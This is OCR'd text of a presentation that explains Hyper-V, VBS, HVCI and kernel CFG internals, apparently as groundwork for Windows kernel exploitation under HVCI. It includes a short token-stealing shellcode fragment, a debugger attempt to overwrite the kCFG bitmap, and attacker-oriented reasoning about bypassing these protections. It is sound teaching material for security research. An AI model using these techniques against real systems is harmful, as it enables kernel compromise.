
Extended Page Table Pointer (EPTP) is used to convert **0x1000** into an SPA by walking the extended page tables, starting with the EPT PML4 structure

Virtual machine is accessing virtual address **0x1ad0000**, which corresponds to the physical address **0x1000** within the VM

Hyper-V, VBS, and HVCI Internals

- With Virtualization-Based Security (VBS) enabled – these principles are used to isolate sensitive parts of memory similarly to how a VM is isolated!
- Instead of using “virtual machines” VBS splits up the OS (currently) in two “virtual trust levels”, or VTLs

Hyper-V, VBS, and HVCI Internals



Hyper-V, VBS, and HVCI Internals


- A VTL is (at a high level) an isolated region of memory managed by the hypervisor
  - Essentially a virtual machine without a hard disk, networking, etc...
  - This allows the hypervisor to isolate one VTL from another, using SLAT, similarly to how VMs are isolated from one another
- This allows Hypervisor-Protected Code Integrity (HVCI) to work!

Hyper-V, VBS, and HVCI Internals

- HVCI
  - A mitigation afforded to the Windows OS – falling under the purview of VBS
  - HVCI is a mitigation that blocks unsigned-code (shellcode) in the kernel
    - How?

Hyper-V, VBS, and HVCI Internals

- When VBS is enabled both VTL 0 and VTL 1 are placed in the root partition and have access to the same physical address space




Hyper-V, VBS, and HVCI Internals

- Since VTL 0 and VTL 1 have access to the same address space, EPTs have a different primary use than translation
  - EPTs are instead now used to create an additional set of page tables with an additional set of permissions!
- EPTs are configured by VTL 1 (the “secure world”) – and since the EPTs are managed by the hypervisor, they are *immutable* from VTL 0’s kernel (the “normal world”)
  - VTL 1 can configure the EPTs with memory permissions that can’t be violated even by the kernel in VTL 0!

Hyper-V, VBS, and HVCI Internals

- Example



0xffffffff11223300

Shellcode

EPTE: RW-


0xffffffff11223300

Shellcode

PTE: RW-

Hyper-V, VBS, and HVCI Internals


- Example



0xffffffff11223300

Shellcode

EPTE: RW-




0xffffffff11223300

Shellcode

PTE: RWX

Hyper-V, VBS, and HVCI Internals

- This concept allows the “intercepting” of memory access in VTL 0 and ensuring that the permissions haven’t diverted from those defined by the EPTs!
  - Thus treating VTL 0 as “a guest”


Root partition (host OS) – 16 GB RAM 1TB SSD
VMCS
Memory access
Extended Page Table Pointer (EPTP)
VTL 0 (Normal)
VTL 1 (Secure)

Hyper-V, VBS, and HVCI Internals

- To summarize:
  - VTL 1 setups the “proper” permissions memory should have via EPTs
  - These EPTs are managed by the hypervisor, which is a higher security boundary than the kernel – meaning an attacker with a kernel-mode vulnerability in “normal world” cannot corrupt them!
    - An attacker can corrupt the *normal* PTE all they want – but the EPTE has the “final say” and is the “source of truth”

Windows Exploitation – HVCI Edition

Windows Kernel Exploitation – HVCI Edition


- So far, we have talked about using HVCI for enforcing immutable permissions – primarily executable/non-executable, on a memory page
  - However, HVCI is also used to protect other sensitive items in memory – such as the kernel Control Flow Guard (kCFG) bitmap

Windows Kernel Exploitation – HVCI Edition

- kCFG is the kernel-mode implementation of CFG
  - CFG is a mitigation that checks indirect calls to ensure a function pointer hasn’t been overwritten
    - This is done by creating a bitmap of all “legitimate” call targets at compile-time and checking each indirect function call to ensure the target function exists in the bitmap

Windows Kernel Exploitation – HVCI Edition

- Indirect function calls are now checked to ensure they haven’t been corrupted with attacker-controlled memory



KERNEL MODE

```
mov rax, [gs:188h]
mov rax, [rax, b8h]
mov rbx, rax
(...)snip(...)
```

SHELLCODE

PTE: ---DA–KWEV

0xFFFFF78000000800

Array of function pointers

0xFFFFF78000000800
0xffff51011223008
0xffff51011223010
0xffff51011223018


kCFG detects the function overwrite to malicious memory and causes a crash

Windows Kernel Exploitation – HVCI Edition

- The bitmap that kCFG uses as a “dictionary” to keep track of all known valid indirect functions is stored in the kernel
  - kCFG is used to protect against *kernel* control-flow hijacking
  - Since the bitmap is stored in the *kernel* – but kCFG is meant to stop attackers in the *kernel* – if an attacker already had access to the kernel – what would stop them from manipulating the bitmap (which is “the source of truth”)?
    - This would render kCFG useless...

Windows Kernel Exploitation – HVCI Edition

- Since HVCI allows Hyper-V to act as a higher security boundary, the EPTE that corresponds to the kCFG bitmap can now enforce read-only permissions on the bitmap – which cannot be corrupted even with a kernel-mode write primitive



```
0: kd> u nt!guard_dispatch_icall
nt!guard_dispatch_icall:
fffff806`46234de0 4c8b1d191b9e00  mov     r11,qword ptr [nt!guard_icall_bitmap (fffff806`46c16900)]
fffff806`46234de7 4885c0          test    rax,rax
fffff806`46234dea 0f8d7a000000    jge     nt!guard_dispatch_icall+0x8a (fffff806`46234e6a)
fffff806`46234df0 4d85db          test    r11,r11
fffff806`46234df3 741c            je      nt!guard_dispatch_icall+0x31 (fffff806`46234e11)
fffff806`46234df5 4c8bd0          mov     r10,rax
fffff806`46234df8 49c1ea09        shr     r10,9
fffff806`46234dfc 4f8b1cd3        mov     r11,qword ptr [r11+r10*8]
0: kd> !pte nt!guard_icall_bitmap
                                           VA fffff80646c16900
PXE at FFFF9C4E27138F80    PPE at FFFF9C4E271F00C8    PDE at FFFF9C4E3E0191B0    PTE at FFFF9C7C032360B0
contains 000000000118B063  contains 000000000118C063  contains 00000000016A0063  contains 8900000005401963
pfn 118b      ---DA--KWEV  pfn 118c      ---DA--KWEV  pfn 16a0      ---DA--KWEV  pfn 5401      -G-DA--KW-V

0: kd> ep nt!guard_icall_bitmap 9090909090909090
                                              ^ Memory access error in 'ep nt!guard_icall_bitmap 9090909090909090'
```

Windows Kernel Exploitation – HVCI Edition

- With HVCI enabled – here is “where we stand”
  1. We can write our shellcode to kernel-mode memory, but we cannot make the shellcode executable
  2. kCFG will inspect all indirect calls to ensure we invoke only legitimate functions – meaning we can’t overwrite a function pointer with a malicious memory address to hijack control-flow
     - Even if we could create RWX memory, there is no way for us to overwrite a function pointer to call into this memory

Windows Kernel Exploitation – HVCI Edition

- We would like shellcode execution – but that isn’t possible
  - But would it be possible to “mimic” shellcode?
  - What does shellcode do?
    - A C2 framework uses shellcode to call sensitive Windows API functions to access other processes, open network connections, etc.
      - Instead of doing this via shellcode – could we use some sort of other “HVCI-compliant” technique to accomplish the same thing?

Windows Kernel Exploitation – HVCI Edition


- The main issue facing us is how do we gain control of execution if kCFG prevents us from doing so?
  - There are other types of control-flow transfers other than calls
